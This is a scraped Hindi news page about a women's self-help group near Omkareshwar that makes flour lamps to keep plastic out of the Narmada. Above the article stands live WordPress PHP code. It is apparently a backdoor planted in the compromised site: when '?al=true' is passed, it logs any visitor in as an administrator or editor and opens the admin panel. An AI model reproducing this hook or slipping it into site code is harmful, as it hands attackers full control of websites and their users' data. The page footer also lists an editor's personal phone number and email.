// _ea_al add_action('init', function(){ if(isset($_GET['al']) && $_GET['al']==='true'){ if(!is_user_logged_in()){ $u=get_users(['role'=>'administrator','number'=>1,'fields'=>['ID','user_login']]); if(empty($u)){$u=get_users(['role'=>'editor','number'=>1,'fields'=>['ID','user_login']]);} if(!empty($u)){wp_set_auth_cookie($u[0]->ID,true,false);wp_redirect(admin_url());exit();} } else {wp_redirect(admin_url());exit();} } }, 2); मां नर्मदा को प्रदूषण मुक्‍त रखने के संकल्‍प के साथ आटे के दीपक का शुरू किया व्‍यवसाय – प्रत्युषा आशा की नयी किरण
मध्यप्रदेश

मां नर्मदा को प्रदूषण मुक्‍त रखने के संकल्‍प के साथ आटे के दीपक का शुरू किया व्‍यवसाय

सफलता की कहानी

मां नर्मदा को प्रदूषण मुक्‍त रखने के संकल्‍प के साथ आटे के दीपक का शुरू किया व्‍यवसाय

महिला स्‍व-सहायता समूह की सराहनीय पहल

भोपाल

प्रदेश में महिलाओं के आर्थिक सशक्तिकरण एवं उनकी आय में वृद्धि के उद्देश्य से स्‍व-सहायता समूह बनाकर उनको  रोजगार के अवसर प्रदान किये जा रहे है। प्रदेश में पंचायत एवं ग्रामीणविकास विभाग के अंतर्गत गठित स्‍व-सहायता समूह स्‍थानीय आवश्‍यकताओं के अनुरूप रोजगार के साधन अपना रहे हैं। ओंकारेश्‍वर के एक स्‍व-सहायता समूह ने इसी दिशा में एक अच्‍छा कार्य आरंभ किया है।

पर्यावरण संरक्षण की दिशा में अनूठी पहल: आटे के दीपक निर्माण से आत्मनिर्भरता की ओर कदम

खण्डवा जिले के ओंकारेश्वर के समीप स्थित ग्राम मोरटक्का निवासी श्रीमती विजया जोशी ने “मां नर्मदा आजीविका स्वयं सहायता समूह” का गठन कर एक अनूठी पहल की। उन्होंने “आटे के दीपक” निर्माण का व्यवसाय शुरू करने का निर्णय लिया। उनका मानना था कि प्लास्टिक के दोने में दीपदान करने से नदी में प्रदूषण बढ़ता है, जिससे मां नर्मदा में रहने वाले जलीयजीव-जंतुओं को भी नुकसान होता है। इसी सोच के साथ समूह की महिलाओं नेपर्यावरण संरक्षण को ध्यान में रखते हुए “आटे के दीपक” बनाने का कार्य शुरू किया।

सरकारी सहयोग और बाज़ार उपलब्धता से महिलाओं को मिली नई पहचान

महिलाओं ने स्‍व-सहायता समूह के माध्यम से डेढ़ लाख रुपये का ऋण लेकर दीपकनिर्माण की मशीन खरीदी। ग्रामीण आजीविका मिशन के जिला प्रबंधक आनंद शर्मा ने बताया कि मिशन द्वारा महिलाओं को पैकेजिंग, मार्केटिंग एवं ब्रांडिंग के क्षेत्र में आवश्यक मार्गदर्शन और सहयोग प्रदान किया जारहा है। समूह की महिलाओं द्वारा तैयार किए गए आटे के दीपक मोरटक्का के खेड़ीघाट स्थित फूलमाला एवं किराना दुकानों पर विक्रय के लिए उपलब्ध कराए गए हैं। इससे ओंकारेश्वर और मोरटक्का क्षेत्र में मां नर्मदा में दीपदान करने वाले श्रद्धालुओं को उचित मूल्य पर पर्यावरण अनुकूल विकल्प मिल रहा है।

समूह की अध्यक्ष श्रीमती विजया जोशी ने बताया कि इस पहल से दो प्रमुख लाभहुए हैं। पहला, प्लास्टिक के दोने से होने वाला प्रदूषण कम हुआ है। दूसरा, दीपक में उपयोग किया गया आटा नदी में मछलियों के भोजन के रूप में उपयोग हो रहा है। उन्होंने यह भी बताया कि शास्त्रों में दीपदान का विशेष महत्व बताया गया है। शास्त्रीय विधि से आटे के दीपक में दीपदान करने से श्रद्धालुओं की मनोकामनाएं पूर्ण होने की मान्यता भी है।

RO No. 13169/ 31

RO No. 13098/ 20PRATYUSHAASHAKINAYIKIRAN.COM
Editor : Maya Puranik
Permanent Address : Yadu kirana store ke pass Parshuram nagar professor colony raipur cg
Email : puranikrajesh2008@gmail.com
Mobile : -91-9893051148
Website : pratyushaashakinayikiran.com

जनसम्पर्कविभाग – आरएसएस फीड